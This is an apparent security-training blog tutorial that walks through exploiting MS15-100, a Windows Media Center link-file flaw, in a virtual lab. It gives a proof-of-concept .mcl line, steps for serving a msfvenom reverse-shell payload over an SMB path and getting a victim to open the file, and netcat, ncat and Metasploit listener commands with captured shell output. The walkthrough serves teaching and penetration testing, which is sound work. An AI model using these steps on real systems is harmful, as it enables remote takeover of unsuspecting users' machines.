

Try out our new **FREE Phishing Simulator**

Phish Your Friends!

INSTITUTE

TOPICS

CONTRIBUTORS

CONTENT ARCHIVES

JOB BOARD

CAREERS

PHISH.IO

Exploiting MS15-100 Vulnerability (CVE-2015-2509)

POSTED IN EXPLOIT DEVELOPMENT ON SEPTEMBER 17, 2015

 SHARE

Ethical Hacking Boot Camp

OUR MOST POPULAR COURSE!

CLICK HERE!

What's this?

Access Control

Application Data Security

Introduction

This article explains how to get a reverse shell by exploiting MS15-100. MS15-100 is a remote code execution vulnerability in the Windows Media Center Application. This vulnerability is due to the fact that Media Center link files are not handled properly. We can create a special Media Center Link file and run it with Windows Media Center application to achieve code execution. This can give a reverse shell to the attacker.

According to Microsoft, "The vulnerability could allow remote code execution if Windows Media Center opens a specially crafted Media Center link (.mcl) file that references malicious code. An attacker who successfully exploited this vulnerability could gain the same user rights as the current user. Customers whose accounts are configured to have fewer user rights on the system could be less impacted than those who operate with administrative user rights."

Setup

Below is the setup I used to write this article.

- Virtualbox
- Kali Linux running inside the virtualbox
- Windows 7 machine running inside the virtualbox

Kali and Windows 7 are connected with "Host Only Adapter."

Testing the vulnerability

To test the vulnerability, just open up Notepad on your Windows machine and enter the following:

```
<application run="c:\windows\system32\calc.exe">
```

Save this file with an ".mcl" extension, which represents a Media Center Link file.




Figure: file created with the name "calc.mcl"

For those lazy bugs, a Python script has been made available on exploit-db, to create this POC file just by running the script.

Here are the details:

The Python script is available at the following link.

<https://www.exploit-db.com/exploits/38151/>

We can run this script to generate the Music.mcl file. It contains the same file content that we typed in the notepad earlier.




Figure: Creating Music.mcl using the python script

Now, run this file. We should see a calculator popping up as shown below.




Figure: running calc.mcl

Popping a shell

Coming to the exploitation, Microsoft says, “To exploit this vulnerability, an attacker must entice a user to install the .mcl file on the local machine. Malicious code referenced by the .mcl file could then be executed from an attacker-controlled location”.

Below are the steps for successful exploitation of this vulnerability:

1. The attacker has to create a malicious executable file.
2. This file must be made available for download through the malicious mcl file using UNC path.
3. Create a malicious “.mcl” file and send it to the victim.
4. Set up a listener.
5. Get a shell when the victim opens the “.mcl” file.

Therefore, we first need to create a malicious file on the attacking machine, and it must be made available over UNC path so that our malicious mcl file can download it and give us a reverse shell when it is executed.

Note: Malicious executable for giving us a reverse shell has been created using msfvenom’s “windows/shell_reverse_tcp” payload with 443 as a listening port.

Want to learn more? The InfoSec Institute Ethical Hacking course goes in-depth into the techniques used by malicious, black hat hackers with attention getting lectures and hands-on lab exercises. You leave with the ability to quantitatively assess and measure threats to information assets; and discover where your organization is most vulnerable to black hat hackers. Some features of this course include:


Dual Certification - CEH and CPT
5 days of Intensive Hands-On Labs
CTF exercises in the evening

FIRST NAME	*	LAST NAME	*
COMPANY		EMAIL	*
PHONE	*	JOB TITLE	*
WHO WILL FUND YOUR TRAINING?	*		

FIND PRICING FOR THIS COURSE

I have also created an SMB share on my attacking machine.

Below is the final “exploit.mcl” file that can be passed to the victim.



We need to pass this exploit.mcl file to the victim somehow and convince him to open it.

Set up a Netcat listener on port 443 since payload was created using this port.

```
root@srini:~# nc -lvp 443
listening on [any] 443 ...
█
```


Figure: Netcat listening on port 443

Once everything is set, open up the exploit.mcl file as shown below.



Figure: running exploit.mcl file

We should get reverse shell on the Windows Machine as shown below.



```
root@srini:~# nc -lvp 443
listening on [any] 443 ...
192.168.56.101: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 50292
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\ehome>hostname
hostname
srini-PC


C:\Windows\ehome>whoami
whoami
srini-pc\srini

C:\Windows\ehome>
```

Figure: reverse shell obtained using netcat listener

The shell we got will have the same rights as the user logged in. In my case, “Administrator” ;)

Instead of Netcat, we can use any other listener of your choice. If you are Metasploit lover, here are the steps for you.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.102:443
[*] Starting the payload handler...
[*] Command shell session 2 opened (192.168.56.102:443 -> 192.168.56.101:50308)

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\ehome>
```

Figure: reverse shell obtained using Metasploit listener

If you are worried about Netcat’s clear text transmissions, here is an ncat listener for you.

```
root@srini:~# ncat -lvp 443
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.101.
Ncat: Connection from 192.168.56.101:50326.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\eHome>whoami
whoami
srini-pc\srini

C:\Windows\eHome>
```

Figure: reverse shell obtained using the ncat listener

To automate the whole process, Metasploit also has released a module for this, which is available at the following links.

<https://www.exploit-db.com/exploits/38195/>



http://www.rapid7.com/db/modules/exploit/windows/fileformat/ms15_100_mcl_exe

References:

<https://technet.microsoft.com/en-us/library/security/ms15-100.aspx#KBArticle>

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2509>




<http://y0nd13.blogspot.my/2015/09/exploiting-cve-2015-2509-ms15-100.html>



AUTHOR
Srinivas

Srinivas is an Information Security Professional with interest in penetration testing of web applications and mobile applications. He is currently a security researcher at Infosec Institute. His blog is located at - <http://www.androidpentesting.com> Email: srini0x00@gmail.com

EDITORS CHOICE

-  [Mobile Security Awareness Can Help Prevent ID Theft](#)
-  [Exploiting MS15-100 Vulnerability \(CVE-2015-2509\)](#)
-  [End User Security Awareness Best Practices: 12 Experts Weigh In](#)

RELATED BOOT CAMPS

[Information Security](#)

[CCNA](#)

[PMP](#)

[Microsoft](#)

[Incident Response](#)

[Information Assurance](#)

[8570](#)

MORE POSTS BY AUTHOR



[Debugging Apps on Android Emulator Using GDB](#)



[Securing Cookies Using HTTP Headers](#)



[NodeJS Security for Beginners](#)

Mobile Security
Awareness Can
Help Prevent...



End User Security
Awareness Best
Practices:...



Attacks over DNS



Powerful Security
Awareness Quotes



About InfoSec

InfoSec Institute is the best source for high quality information security training. We have been training Information Security and IT Professionals since 1998 with a diverse lineup of relevant training courses. In the past 16 years, over 50,000 individuals have trusted InfoSec Institute for their professional development needs!

Connect with US

Stay up to date with InfoSec Institute and Intense School - at info@infosecinstitute.com

Like 483

Follow @infosecedu

Join our newsletter

Get the latest news, updates & offers straight to your inbox.

ENTER YOUR

SUBSCRIBE

